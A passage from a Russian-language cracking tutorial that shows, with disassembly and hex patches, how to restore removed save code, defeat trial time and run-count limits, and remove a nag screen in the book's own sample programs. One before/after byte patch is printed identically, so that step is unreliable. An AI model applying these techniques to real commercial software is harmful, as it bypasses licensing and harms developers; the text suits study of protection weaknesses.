мяти. При этом отладчик должен вывести в прологе ординал функции. Это убеждает нас, что все работает. Остается эту функцию всего лишь вызвать. Для этого вернемся далеко назад, когда мы нашли перекрытую функцию `OnSaveDocument`. Нам стоит переписать ее. Рассмотрим код еще раз:

```
.00401440: 6A00                    push    000
.00401442: 6A00                    push    000
.00401444: 6890404000              push    000404090
.00401449: E812070000              call    AfxMessageBox
.0040144E: 33C0                    xor     eax,eax
.00401450: C20400                  retn    00004
```

Очевидно, что ее нужно переписать, например, следующим образом:

```
.00401440: FF742404                push    d,[esp][00004]
.00401444: 90                      nop
.00401445: 90                      nop
.00401446: 90                      nop
.00401447: 90                      nop
.00401448: 90                      nop
.00401449: 2EFF15E03F4000          call    d,cs:[000403FE0]
.00401450: C20400                  retn    00004
```

Для понимания этого обратимся к SDK. Вот какой прототип имеет функция:

`virtual BOOL OnSaveDocument (LPCTSTR lpszPathName).`

Отсюда вытекает строка

`push dword [esp][00004],`

остается объяснить вызов функции. Как мы помним, загрузчик в ячейку `0x403FE0` записал ее адрес — он и был использован для вызова. И это все! Мы дописали недостающий код. Этот момент очень важен. Читатель может упрекнуть меня за выбор искусственной ситуации. Действительно, часто ли встречаются подобные примеры в жизни? Даже применительно к MFC используемая функция с большой степенью вероятности может быть перекрыта функцией разработчика. Как быть тогда?

Но не спешите. Пусть функция перекрыта, тогда положение осложняется лишь тем, что хакеру сперва нужно будет понять ее алгоритм, а затем воссоздать недостающий код и... поместить его в собственную DLL, а оттуда уже аналогичным образом сделать вызов. При этом нет надобности изощряться и втискивать код в скудные клочки пустого места, беспорядочно разбросанные по файлу. Можно выбрать любое симпатичное средство разработки (например, MS VC) и написать на нем недостающую функцию, используя всю мощь MFC и объектно-ориентированного Си++. Это гораздо легче и, кроме того, попросту удобно.

Для модификации старых EXE для MS-DOS обычно использовался только ассемблер. С одной стороны, это было приятно (разумеется, для поклонников этого языка), а с другой — утомительно. Кроме того, в Windows гораздо легче понять взаимодействие различных фрагментов программы, так как здесь очень много избыточной информации, а объектно-ориентированные языки (которые доминируют в последнее время) оперируют в основном локальными структурами и переменными. К тому же, здесь меньше тех ужасных глобальных объектов общего использования, которые непонятно для кого предназначены и как используются. Особенно, если программист в погоне за минимизацией требуемой памяти использует одну и ту же переменную повторно, когда предыдущей процедуре она уже не нужна. Допустим, при старте программы пользователь ввел пароль, который был сравнен с некоторой эталонной строкой. Ясно, что во время работы программы эта область памяти может быть отведена под нужды других процедур, если пароль сравнивается только один раз. Из этого следует, что мы получим множество перекрестных ссылок и долго будем чесать в затылке, размышляя, почему это с паролем-то так интенсивно работают.

Одним словом, под Windows стало настолько просто дописывать недостающий код непосредственно в исполняемом файле, что даже начинающим кодокопателям это по плечу. Поразительно, но очень немногие кракеры берутся дописывать недостающий код в таких случаях, а просто лениво пожимают плечами и рекомендуют обратиться к автору за полной версией. Впрочем, их можно понять: гораздо легче и выгоднее отламывать электронные ключи и писать генераторы серийных номеров, чем дописывать несуществующий код.

Вернемся к нашему примеру. Попробуем его запустить. Появляется другое диалоговое окно с сообщением об ограниченности версии. Выходит, автор защиты предусмотрел двойную проверку. Выкинул ли он еще кусок кода или только вернул управление? Чтобы это выяснить, необходимо изучить вызывающий это сообщение код. Не будем прибегать к столь мощному инструменту, как IDA, а воспользуемся компактным и шустрым HIEW. Достаточно лишь найти ссылку на строку, смещение которой можно узнать, заглянув в сегмент данных. После чего нетрудно будет найти следующий фрагмент:

```
.00401410: 8B442404                    mov       eax,[esp][00004]
.00401414: 8B5014                      mov       edx,[eax][00014]
.00401417: F7D2                        not       edx
.00401419: F6C201                      test      dl,001
.0040141C: 7411                        je       .00040142F
                                       ^^^^^^^^^^^^^^^^^^
.0040141E: 6A00                        push      000
.00401420: 6A00                        push      000
```

```
.00401422: 6854404000                  push      000404054 ; << строка
.00401427: E834070000                  call      AfxMessageBox
.0040142C: C20400                      retn      00004 ;"
.00401430: 8B4130                      mov       eax,[ecx][00030]
.00401433: 8B4808                      mov       ecx,[eax][00008]
.00401436: E81F070000                  call      Serialize
.0040143B: C20400                      retn      00004
```

MFC-программистам нетрудно понять, как он работает. Если происходит запись файла, то `edx` становится единицей, если чтение — то нулем. Именно на этом и построена защита. В оригинале это могло выглядеть приблизительно так:

```
void CCRACK10Doc::Serialize(CArchive& ar)
 {
  // CEditView contains an edit control which handles all serialization
  if (ar.IsStoring())
  {
  AfxMessageBox("Это ограниченная версия. Пожалуйста, приобретайте полную");
  return;
  }
  ((CEditView*)m_viewList.GetHead())->SerializeRaw(ar);
 }
```

Все, что требуется сделать для ее ликвидации, это заменить условный переход на безусловный. Или в качестве альтернативного варианта удалить `ret`. Тогда защита по-прежнему будет ругаться, но начнет записывать файлы. По отношению к разработчику это даже будет более честно. Пользователь получит необходимый ему сервис, однако, постоянно раздражаемый `NagScreen`, он с ненулевой вероятностью может приобрести коммерческую версию. С другой стороны, по отношению к пользователю это будет выглядеть издевательством со стороны кракера. Особенно, если он начнет выводить в диалоговом окне свои копирайты.

Попробуем убрать `ret`, заменив его, скажем, на `nop`. Казалось бы, это не отразится на работоспособности программы. Однако, запустив программу и попытавшись сохранить файл, мы получаем до боли знакомый `GPF`: "Программа выполнила некорректную операцию и будет завершена". В чем же дело? Воспользуемся отладчиком и внимательно потрассируем измененный фрагмент. Причина обнаруживается достаточно быстро. Функция `AfxMessageBox` не сохраняет регистров `eax` и `ecx`, а код, расположенный ниже, их использует, никак не предполагая, что их содержимое было изменено. Следовательно, забота о сохранении, точнее о написании соответствующего кода ложится на плечи взломщика. Это нетрудно и даже не утомительно — добавить пару

команд `push` и `pop`, но как-то неаккуратно выглядит. Действительно, между условным переходом и вызовом функции нет свободного пространства. Можно, конечно, сместить всю функцию немного вниз, для чего свободного места предостаточно, но, может быть, можно найти решение с изменением меньшего числа байтов? В самом деле, если убрать `not`, а `je` заменить на `jne`, мы получим два байта — как раз столько, чтобы сохранить пару регистров. Однако это потребует коррекции точки перехода, поскольку команды `push` расположены "выше" ее. В итоге мы получим такой вариант (листинг 2.128).

Листинг 2.128. Коррекция

```
.00401417: 50                    push    eax
.00401418: 51                    push    ecx
.00401419: F6C201                test    dl,001
.0040141C: 750E                  jne    .00040142C
.0040141E: 6A00                  push    000
.00401420: 6A00                  push    000
.00401422: 6854404000            push    000404054
.00401427: E834070000            call   .000401B60
.0040142C: 59                    pop     ecx
.0040142D: 90                    nop
.0040142E: 90                    nop
.0040142F: 90                    nop
.00401430: 8B4130                mov     eax,[ecx][00030]
.00401433: 8B4808                mov     ecx,[eax][00008]
.00401436: E81F070000            call   .000401B5A
.0040143B: C20400                retn    00004
```

Удостоверьтесь, что он действительно работает! Однако это еще не предел, и существует множество более изящных решений. Попробуйте найти их, и вы получите истинное удовольствие.

Итак, мы проделали большой путь — научились не только снимать ограничения с программ, но и дописывать недостающий код. Конечно, все, о чем рассказано в этой главе, — это лишь начало еще большего пути, который открывается перед нами. Что он сулит? Модификация программ непосредственно в исполняемом коде не только заменой пары байтов, но и внесением принципиальных изменений в код и добавлением новых возможностей — воистину великая вещь! Читатель, вероятно, понял, что для рассказа об этом не хватило бы и отдельной книги, не то что одной главы. Но и в этом случае от него потребовались бы собственные исследования и копания в коде.

Навыки хакера не возникают просто так. Это длительный и упорный труд. Порой он становится неинтересен и скучен. Но когда-то приходится делать и такую работу, чтобы потом можно было действовать автоматически.

2.10. Ограничение времени использования

Другим популярным ограничением демо-версий является ограниченное время использования. Бывают, по крайней мере, два вида ограничений. В первом отсчет времени идет от момента первого запуска, а во втором программа работает до некоторой заранее установленной даты. Разумеется, первое гораздо удобнее, но и более уязвимо, так как необходимо где-то сохранить дату первого запуска (причем убедиться, что он именно первый). Есть очень немного способов это сделать. Практически разработчики ограничены реестром или внешним файлом. Изменять код самой программы недопустимо, так как это вызовет протест со стороны антивирусов, а, значит, и со стороны использующих их клиентов. Под MS-DOS программы прошлого поколения могли писать в инженерные цилиндры жесткого диска неиспользуемый конец последнего кластера файла, неиспользуемые поля CMOS. Сегодня ситуация изменилась. Современные операционные системы типа Windows NT вообще не дадут непривилегированному пользователю прямого доступа к диску.

Идет активное внедрение сетевых технологий, а следовательно, защитный механизм должен успешно функционировать и на сетевой машине. Таким образом, практически единственной подходящей кандидатурой выглядит реестр. Однако все обращения к нему очень легко отследить и отредактировать. Или можно переустановить операционную систему, уничтожив реестр.

Впрочем, не менее уязвима эта технология по отношению к переводу системной даты, что доступно даже неквалифицированным пользователям. Однако работа с некорректной датой вызывает определенные неудобства, а в некоторых случаях даже недопустима, поэтому предпочтительнее все же модифицировать код программы, убрав ограничение по времени. Или, по крайней мере, отследить сохранение момента первого запуска и подредактировать его. Второе часто значительно проще, поэтому начнем с него.

Рассмотрим для примера crack05 (/SRC/CRACK05/Crack05.exe на диске). Программа при первом запуске запоминает текущую дату и по истечении 20 дней с этого момента прекращает работу. Переустановка (т. е. удаление и восстановление с оригинала) не помогает. Где же записан момент первого запуска? Быть может, в реестре? Это предположение нетрудно проверить любым монитором реестра. Запустим, например, Regmon for Windows NT/9*x* by Mark Russinovich. Теперь все обращения к реестру будут протоколироваться. Так выглядит протокол при первом запуске защиты:

```
40 Crack05 OpenKey      HKCU\SOFTWARE\CRACK05   NOTFOUND
41 Crack05 CreateKey    HKCU\SOFTWARE\CRACK05   SUCCESS hKey: 0xC29AF430
```

```
42 Crack05 SetValueEx   HKCU\SOFTWARE\CRACK05   SUCCESS 0x36D3A94F
43 Crack05 CloseKey     HKCU\SOFTWARE\CRACK05   SUCCESS
```

А так при последующих:

```
35 Crack05 OpenKey      HKCU\SOFTWARE\CRACK05   SUCCESS hKey: 0xC29AFE60
36 Crack05 QueryValueEx HKCU\SOFTWARE\CRACK05   SUCCESS 0x36D3FC04
37 Crack05 CloseKey     HKCU\SOFTWARE\CRACK05   SUCCESS
```

Попробуем удалить раздел `HKEY_CURRENT_USER\SOFTWARE\CRACK05` (предварительно сделав резервную копию реестра). Последующий запуск защита воспримет, как первый. На процедуру вскрытия ушло меньше пары минут. Однако периодическое редактирование реестра утомительно и просто неудобно. Полноценный взлом предполагает полную блокировку защитного механизма, что мы сейчас и сделаем.

Протокол позволяет понять алгоритм работы защиты. Первоначально программа пытается найти в реестре раздел `HKEY_CURRENT_USER\SOFTWARE\CRACK05`. Если он отсутствует, то защита полагает, что на этом компьютере программа запущена впервые и записывает текущую дату. В противном случае вычисляется число дней с момента первого запуска. Можно изменить код так, чтобы независимо от результатов поиска управление всегда передавалось на ветку первого запуска.

Рассмотрим следующий код:

```
00401096                lea     ecx, [esp+4]
0040109A                lea     edx, [esp+0Ch]
0040109E                push    ecx
0040109F                push    edx
004010A0                push    0
004010A2                push    0F003Fh
004010A7                push    0
004010A9                push    4031A4h
004010AE                push    0
004010B0                push    offset aSoftwareCrack0
004010B5                push    80000001h
004010BA                call    ds:RegCreateKeyExA
004010C0                test    eax, eax
004010C2                jnz     loc_4011C0
```

Найти в листинге дизассемблера его можно или среди перекрестных ссылок на `RegCreateKeyExA`:

```
0040200C RegCreateKeyExA dd ?                    ;DATA XREF:sub_401040+7A□r,
```

или по ссылке на строку `aSoftwareCrack0`:

```
00403088 aSoftwareCrack0 db 'SOFTWARE\CRACK05',0;DATA XREF:sub_401040+70□o.
```

Обратим внимание на строку `0x04010C2`. Вопреки ожиданиям, изменять этот условный переход ни в коем случае не надо. Заглянув в SDK, можно узнать, что `RegCreateKeyExA` возвращает ненулевое значение в случае фатальной ошибки. А результат завершения операции передается через локальную переменную `[esp+0x4]`. Если раздел был успешно создан, то возвращается единица, в противном случае раздел уже существует.

Тогда становится понятен смысл следующего фрагмента:

```
004010C8                cmp     dword ptr [esp+4], 1
004010CD                jnz     short loc_401116
```

Чтобы защита каждый запуск считала первым, достаточно удалить условный переход `jnz`. Его можно заменить, например, на две однобайтовые операции `nop`. Попробуем сделать это сейчас. Переключим дизассемблер в режим hex-дампа и запишем, например, последовательность:

```
83 7C 24 04 01 75 47.
```

Найдем ее в любом шестнадцатеричном редакторе и заменим на

```
83 7C 24 04 01 75 47.
```

Удостоверимся, что защита больше не функционирует. Разумеется, это не единственно возможный подход. Защитный механизм можно нейтрализовать десятками вариантов. Не будем их здесь рассматривать и предоставим читателю найти их самостоятельно.

Рассмотрим другой пример реализации подобной защиты crack06 (/SRC/CRACK06/Crack06.exe на диске). Использование монитора реестра нам ничего не дает. Быть может, программа сохранила дату в каком-нибудь файле? Обратимся к файловому монитору. Рассмотрим полученный протокол:

```
3495 Crack06 Open  "C:\WINDOWS\SYSTEM\CRACK06.DAT" CREATENEW
3498 Crack06 Write "C:\WINDOWS\SYSTEM\CRACK06.DAT" Offset:0 Length:4
3499 Crack06 Close "C:\WINDOWS\SYSTEM\CRACK06.DAT"
```

Из него видно, что приложение создало новый файл в каталоге WINDOWS\SYSTEM. В нем легко затеряться среди сотен файлов, часто неясным образом созданных и неизвестно кому принадлежащих. В данном примере использовалось говорящее за себя имя, однако авторы защит склонны к бессмысленным комбинациям типа syswdg.dll. Это признак низкой культуры программирования, не могущей служить образцом для подражания.

Теперь не стоит труда найти код, оперирующий с этим файлом. Нейтрализация защиты выглядит аналогично вышеизложенной и не должна вызвать затруднений у читателя.

Мы рассмотрели две простых и очевидных реализации защиты, основанной на ограничении времени с момента первого запуска. Большинство подобных защит построено именно так и не вызывает сложностей со взломом. Печально.

Можно ли как-нибудь усовершенствовать реализацию? И да, и нет. Да, потому что человеческая хитрость неисчерпаема, и всегда можно придумать новый головоломный прием. Нет — потому что для любой головоломки можно найти решение. Это только вопрос времени и квалификации взломщика.

Рассмотрим несколько реализаций защитных механизмов, которые не так очевидны, как описанные. Например, xformat 2.4 Криса Касперски сохранял месяц первого запуска в поле сотых долей секунды времени создания command.com. Антивирусы на это (как ни странно) не реагировали. Такое решение, очевидно, не слишком повышало стойкость защиты и не могло служить примером культурного программирования, но от неквалифицированных пользователей, вооруженных дисковыми сканерами, защищало надежно.

Некоторые защиты активно используют для этой цели незадействованные поля CMOS. Это очень примитивный способ, имеющий ряд серьезных ограничений. Защита слишком заметна и легко перехватывается. Действительно достаточно перехватить запись в порт `0x70`, чтобы обнаружить защиту. Однако операционная система (наподобие WIN NT) не позволит напрямую обращаться к портам непривилегированным пользователям. Кроме того, CMOS не видно по сети. Наконец, зарезервированные поля могут быть использованы в новых версиях, что приведет к конфликтам и, возможно, к серьезным последствиям.

В более выгодном положении находятся защиты, работающие до какого-то определенного времени. Это более простой в реализации, но менее честный по отношению к пользователям подход. Однако именно так была защищена бета-версия Win98, которая работала до определенного момента, а затем удаляла себя из загрузочного сектора.

На самом деле несложно было найти по процедуре системного времени защитный механизм. Однако к системным часам существует множество способов доступа. Чтобы выяснить, какое именно использует приложение, необходимо ознакомиться с таблицей импорта. Так, например, crack07.exe (/SRC/CRACK07/Crack07.exe на диске) импортирует только одну функцию, непосредственно связанную с опросом времени — `GetTickCount`.

```
.text:00401109              call    j_?GetTickCount!SG?AV1!!AMPER!!XZ ;
```

Сейчас в `eax` адрес двойного слова, содержащего упакованные дату и время:

```
.text:0040110E              mov     edx, [eax]
```

Загружаем упакованные дату и время в `edx`:

```
.text:00401110              mov     edi, ds:printf
.text:00401116              sar     edx, 0Fh
```

Избавляемся от часов, минут, секунд:

```
.text:00401119              mov     esi, 7000h
```

Упакованная дата окончания использования:

```
.text:0040111E                sub     esi, edx
```

Вычисляем, сколько осталось времени для использования приложения:

```
.text:0040112B                test    esi, esi
.text:0040112D                pop     esi
.text:0040112E                jle     short loc_0_401140
                              ^^^^^^^^^^^^^^^^^^^^^^^^^^^
```

Срок истек (нуль или отрицательное число):

```
.text:00401130                push    offset aWorking___
```

Ветка нормального исполнения программы:

```
.text:00401135                call    edi
.text:00401137                add     esp, 4
.text:0040113A                mov     eax, ebx
.text:0040113C                pop     edi
.text:0040113D                pop     ebx
.text:0040113E                pop     ecx
.text:0040113F                retn
```

Я не буду подробно останавливаться на механизме нейтрализации защиты, данный пример в этом отношении ничем не отличается от рассмотренных ранее.

Старые приложения, выполняемые в среде MS-DOS, не могут быть взломаны подобным образом, так как они не импортируют никаких функций, и найти защитный механизм в дизассемблере может быть непростой задачей. Рассмотрим, например, crack07.exe, скомпилированный Турбо Паскалем под MS-DOS. IDA 3.8 уверенно распознает стандартные функции, среди которых нетрудно найти `GetDate`, но что делать, если она недоступна?

На самом деле приложения под MS-DOS могут получить системную дату двумя способами: функцией операционной системы

`f.0x2A (int 0x21)`

или

`BIOS f.04 (int 0x1A)`.

Практически не встречается считывание счетчика дней, прошедших с момента

`10/1/86 (f.0Ah int 0x1A)`

или непосредственным чтением регистров CMOS. Перехватить функции указанных прерываний позволит практически любой отладчик, например, SoftIce.

Поскольку сегодня приложения под MS-DOS медленно, но верно вымирают, мы не будем останавливаться на них подробно. В заключение замечу,

что иногда встречаются достаточно оригинальные защиты, не опрашивающие системное время, а сканирующие диск в поисках последнего созданного файла, дату которого и принимают за текущую.

Это надежно защищает от "перевода стрелок назад", однако крайне ненадежно, как метод. Очень часто попадаются файлы с неверным временем создания (например, двухтысячным годом). Они могут привести к ложному срабатыванию защиты, что никак не вызовет восторга у пользователя. С другой стороны, перехватить чтение даты создания (последней модификации) файла ничуть не сложнее, чем перехватить опрос системного времени. Механизмы обеих атак идентичны.

2.11. Ограничение числа запусков

Ограничение числа запусков имеет много общего с защитой по времени с момента первого запуска. Однако теперь вместо начального времени необходимо где-то сохранить счетчик, инкрементирующийся (декрементирующийся) при каждом запуске приложения.

Это невероятно упрощает анализ протоколов монитора реестра (или файлов). Действительно, приведенные выше примеры создавали только один раздел реестра. Среднее же приложение создает их, по крайней мере, десятки, а то и сотни. Как обнаружить, какое из них имеет непосредственное отношение к защитному механизму? Универсальных советов в этой ситуации быть не может, и каждый случай представляет отдельную головоломку.

Постоянное изменение счетчика позволяет, сравнив протоколы разных запусков, найти различия, которых обычно бывает немного. Один из них и будет искомым счетчиком.

Заметим, что защита может использовать очень сложный и неочевидный формат. Выяснить истину нам поможет отладчик или дизассемблер. В сегменте данных найдем строку:

```
.data:00403050 aCount1         db 'Count1',0        ; DATA XREF: _main+CB
.data:00403050                                      ; _main+122□o ...
```

Перекрестные ссылки помогут нам выяснить, какой код читает или устанавливает значение этого раздела реестра. Я не буду приводить здесь его целиком, отмечу только ключевой фрагмент:

```
.text:0040120F                 mov     eax, [esp+5Ch+var_54] ; Count2
.text:00401213                 mov     edx, [esp+5Ch+var_4C] ; Count1
.text:00401217                 xor     eax, edx
                               ^^^^^^^^^^^^^^^^
```

Расшифровываем значение счетчика. `Count1` на самом деле ключ, а `Count2` — зашифрованный счетчик. Такой прием позволит надежно скрыть защитный

механизм от неквалифицированного пользователя, вооруженного редактором реестра.

```
.text:00401219                dec     eax
```

Уменьшаем значение счетчика на единицу.

```
.text:0040122D                test    eax, eax
.text:0040122F                jz      short loc_0_401296
```

Очередной промах компилятора. На самом деле инструкция `test eax, eax` не нужна, так как флаг нуля устанавливается инструкцией `dec eax`. Как нетрудно догадаться, это и есть тот самый условный переход, который, по истечении отведенных запусков приложения прекращает его работу. В качестве тренировки читателю рекомендуется самостоятельно модифицировать его так, чтобы программа работала вечно. Разумеется, можно поступить иначе и удалить инструкцию `dec` — кому как нравится.

```
.text:00401231                push    0
.text:00401233                call    ds:time
.text:00401239                push    eax
.text:0040123A                call    ds:sran
.text:00401240                add     esp, 8
.text:00401243                call    ds:rand
```

Генерируем случайное число — меняем ключ шифрования после каждого запуска.

```
.text:00401249                mov     edi, [esp+5Ch+var_54] ; Key
.text:0040124D                mov     ecx, [esp+5Ch+var_50] ; Real Count
.text:0040125B                xor     edi, eax
```

Зашифровываем новое значение счетчика. Для большей ясности я приведу фрагмент исходного текста, иллюстрирующий вышеизложенное.

```
res=4;
RegQueryValueEx(hKey,"Count1",0,&TYPE,(LPBYTE) &Count1,&res);
RegQueryValueEx(hKey,"Count2",0,&TYPE,(LPBYTE) &Count2,&res);

Count2 =  Count2 ^ Count1;
Count2--;
printf("Count  %x \n",Count2);
if (!Count2) return 0;

srand((unsigned)time( NULL ) );
Count1 = (unsigned) rand();
Count2 =  Count2 ^ Count1;
```

```
RegSetValueEx(hKey,"Count1",0,REG_DWORD,(CONST BYTE *) &Count1,4);
RegSetValueEx(hKey,"Count2",0,REG_DWORD,(CONST BYTE *) &Count2,4);
```

Однако программисты в своем большинстве достаточно ленивы и заняты, чтобы активно использовать подобные приемы. Чаще всего счетчики записаны в реестре как есть и легко могут быть заменены редактором реестра на любое другое значение, ограниченное совестью взломщика.

На этом я заканчиваю обзор защит с ограниченным временем (числом запусков) использования. Они достаточно просты и не должны вызывать трудностей при взломе.

Использовать их могут только беспечные или неквалифицированные разработчики. Стойкость таких защит очень низка и никак не оправдывает возложенных на них надежд.

2.12. NagScreen

Вероятно, до разработчиков защит наконец-то дошел тот малоприятный факт, что на языке высокого уровня чрезвычайно трудно создать что-нибудь устойчивое даже против кракера средней квалификации. Наверное, этим объясняется появление в разных местах программы табличек, взывающих к совести и требующих регистрации. Очень часто такое окно можно убрать только по истечении некоторого (порой довольно длительного) времени. Обычно они появляются при запуске или выходе из программы, а иногда периодически в течение всего сеанса работы.

Психологический расчет очень прост. Постоянное раздражение пользователя должно подтолкнуть его к приобретению полной версии, лишенной упомянутых свойств. Иногда незарегистрированные версии показывают рекламу, что приносит авторам программы некоторый доход, подчас превышающий выручку от продажи регистрационных копий.

Но кому понравится назойливая реклама или периодически всплывающий экран с просьбой нажать ту или иную клавишу (каждый раз разную)? Nag в переводе с английского — изводить, раздражать, ныть, а также придирки, постоянное ворчание. Нетрудно представить, как пользователи относятся к подобным защитам. С другой стороны, каждому предоставлена полная свобода выбора — или терпи NagScreen, или заплати немного денег за регистрацию и вздохни с облегчением.

Оставим этические проблемы за кадром и зададимся вопросом: насколько же надежны такие защиты?

С точки зрения хакера, это вовсе и не защиты. Все, что здесь требуется, — это слегка модифицировать код. Трудно найти причину, которая могла бы этому помешать. Кроме того, практически всегда NagScreen используется в комбинации с регистрацией на имя пользователя. Поэтому возможны,

по крайней мере, два варианта: написать свой генератор регистрационных номеров (как уже описано ранее) или модифицировать код так, чтобы NagScreen больше никогда не появлялся. Обычно первое гораздо предпочтительнее и проще в исполнении. Модификация же чужого кода всегда сопряжена с большими законодательными ограничениями и не может быть рекомендована.

Но иногда незарегистрированная и зарегистрированная копии — это две разных программы, и есть только один путь из первой получить вторую — модифицировать исполняемый код. Рассмотрим типичный пример защиты на компакт-диске в папке CD/SRC/CRACK0A/Crack0A.exe. Если запустить этот примитивнейший текстовый редактор, то работе будет мешать периодически появляющееся диалоговое окно, закрыть которое в течение некоторого времени будет невозможно (рис. 2.18).



Рис. 2.18. Противный NagScreen

Каким образом его можно убрать? Первое, что приходит в голову, — дизассемблировать приложение, найти код, создающий диалог, и нейтрализовать его. Мысль, безусловно, правильная, но не дающая ответа на вопрос, как среди километров листинга дизассемблера найти нужный фрагмент. Установить точку останова на API-функцию создания диалога можно, но бесполезно. Код, вызывающий ее, находится где-то глубоко в недрах MFC42.DLL и совершенно неинтересен. На самом деле диалог запускается на выполнение функцией `CDialog::DoModal()`.

Ее ординал равен `0x9D2`. Получить его можно описанным ранее способом с помощью dumpbin или IDA. Поскольку второй вариант подробно еще не рассматривался, сделаем это сейчас.

Загрузим файл в дизассемблер и откроем окно имен (сначала нажимаем <Alt>+<V>, затем <N>). Найдем в нем `DoModal`.

```
??1CDialog!!AMPER!!!!AMPER!!UAE!!AMPER!!XZ                 004020A0
?DoModal!!AMPER!!CDialog!!AMPER!!!!AMPER!!UAEHXZ           004020A4
                                  ^^^^^^^^

?Enable3dControls!!AMPER!!CWinApp!!AMPER!!!!AMPER!!IAEHX 004020A8
```

Справа в строке указан адрес ординала в таблице импорта. Было бы логично переключить дизассемблер в hex-режим (благо IDA это позволяет) и узнать, что по этому адресу находится. К сожалению, по непонятным мне причинам, IDA отказывается это выполнить. Если в используемой вами версии этот недостаток не устранен, то на экране появится следующая белиберда:

```
004020A0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"

004020B0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"

004020C0 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? "????????????????"
```

Если же заглянуть по этому адресу, скажем, в HIEW, то можно увидеть следующее:

```
.004020A0:  81 02 00 80-D2 09 00 80-3D 0A 00 80-6E 04 00 80
.004020B0:  91 14 00 80-18 11 00 80-F5 12 00 80-86 13 00 80
.004020C0:  A4 17 00 80-EF 06 00 80-B2 10 00 80-E7 18 00 80
```

По адресу `0x4020A4` находится слово `0x9D2` — это и есть ординал `CDialog::DoModal()`. Интересно, что некоторые версии SoftIce находят его неправильно! Если, исходя из здравого смысла, установить точку останова на `MFC42!ORD_09D2`, то... можно потратить уйму времени, но так и не выяснить, почему же отладчик не всплывает, хотя диалог все же создается! Однажды я из-за этой удручающей ошибки NuMega потратил десяток часов в поисках антиотладочного кода, которого (словно пресловутой черной кошки в темной комнате) никогда и не было.

На самом деле необходимо дать команду `BPX MFC42!09D1` — по совершенно магической причине это сработает.

Первое всплытие мы пропускаем, поскольку в создании главного диалога нет ничего интересного. Выйдем из отладчика и немного подождем. Вызов NagScreen защитой вызовет исключение, и мы окажемся в самом начале процедуры `DoModal`. Выйдем из нее командой `p ret` и изучим окружающий код.

```
015F:0040159C  8BF1                  MOV     ESI,ECX
015F:0040159E  8B4660                MOV     EAX,[ESI+60]
015F:004015A1  85C0                  TEST    EAX,EAX
015F:004015A3  754F                  JNZ     loc_0_4015F4
015F:004015A5  8D4C2404              LEA     ECX,[ESP+04]
015F:004015A9  C7466001000000        MOV     DWORD PTR [ESI+60],01
015F:004015B0  E89BFBFFFF            CALL    sub_0_401150
015F:004015B5  8D4C2404              LEA     ECX,[ESP+04]
015F:004015B9  C78424B0000000000000  MOV     DWORD PTR [ESP+000000B0],0
015F:004015C4  E857020000            CALL    CDialog::DoModal(void)
015F:004015C9  FF4E60                DEC     DWORD PTR [ESI+60]
```

Необходимо найти причину появления диалога и обезвредить. С другой стороны, можно не разбираться в защитном механизме, а удалить процедуру вызова диалога, заменив `E8 57 02 00 00` в строке `0x04015C4` на `90 90 90 90` — но это самый варварский способ. Посмотрим лучше чуть выше, на бросающуюся в глаза конструкцию:

```
015F:0040159E  8B4660              MOV     EAX,[ESI+60]
015F:004015A1  85C0                TEST    EAX,EAX
015F:004015A3  754F                JNZ     loc_0_4015F4
```

Куда ведет ветка `loc_0_4015F4`? Прокрутим окно немного вниз:

```
loc_0_4015F4
    015F:004015F4  8BCE                MOV     ECX,ESI
    015F:004015F6  E857030000          CALL    CWnd::Default(void)
    015F:004015FB  8B8C24A8000000      MOV     ECX,[ESP+000000A8]
    015F:00401602  5E                  POP     ESI
    015F:00401603  64890D00000000      MOV     FS:[00000000],ECX
    015F:0040160A  81C4B0000000        ADD     ESP,000000B0
    015F:00401610  C20400              RET     0004
```

Несомненно, этот условный переход вызывает ветку, завершающую процедуру без создания диалогового окна. Если `JNZ` заменить на безусловный переход, то ветка защиты никогда не получит управления — следовательно, NagScreen никогда не появится. Работу кракера на этом можно считать завершенной. Программа взломана, клиенты довольны, разве хоть что-то еще осталось? Но хакеры обладают пытливой натурой, поэтому назначение переменной `[ESI+60]` не может их не заинтересовать. С первого взгляда все ясно. Это переменная типа `BOOL`. Если она `TRUE`, то NagScreen никогда не появится. Можно даже с уверенностью дать ей символьное имя `Registered`. Однако взглянем на код защиты еще раз:

```
015F:0040159E  8B4660              MOV     EAX,[ESI+60]
                                         ^^^^^^^^^^^^
015F:004015A1  85C0                TEST    EAX,EAX
015F:004015A3  754F                JNZ     loc_0_4015F4
015F:004015A5  8D4C2404            LEA     ECX,[ESP+04]
015F:004015A9  C7466001000000      MOV     DWORD PTR [ESI+60],00000001
                                           ^^^^^^^^^^^^^^^^^^^^^^^^^^^
015F:004015B0  E89BFBFFFF          CALL    sub_0_401150
015F:004015B5  8D4C2404            LEA     ECX,[ESP+04]
015F:004015B9  C78424B0000000000000 MOV    DWORD PTR [ESP+000000B0],0
015F:004015C4  E857020000          CALL    CDialog::DoModal(void)
```

```
015F:004015C9  FF4E60                DEC     DWORD PTR [ESI+60]
                                             ^^^^^^^^^^^^^^^^^^
015F:004015CC  8D4C2468              LEA     ECX,[ESP+68]
015F:004015D0  C78424B0000000010000  MOV     DWORD PTR [ESP+000000B0],1
```

Как, по-вашему, не слишком ли много манипуляций? Эта переменная может быть чем угодно, но только не флагом регистрации. Похоже, что она является служебной переменной защитного механизма. Однако тем, кто хоть немного сталкивался с многопоточными приложениями, эта конструкция должна быть хорошо знакома.

На самом деле эта переменная предотвращает повторное вхождение в одну и ту же процедуру. Иначе говоря, пока пользователь не закроет окно диалога, новое не создается, даже если пришло время.

Конечно, можно остановиться на достигнутом, ведь программа работает, и защита никогда не создаст диалог, думая, что он уже активен. Но хакера не интересует сам факт взлома, ему должно быть интересно докопаться до самой сути, понять, как это работает.

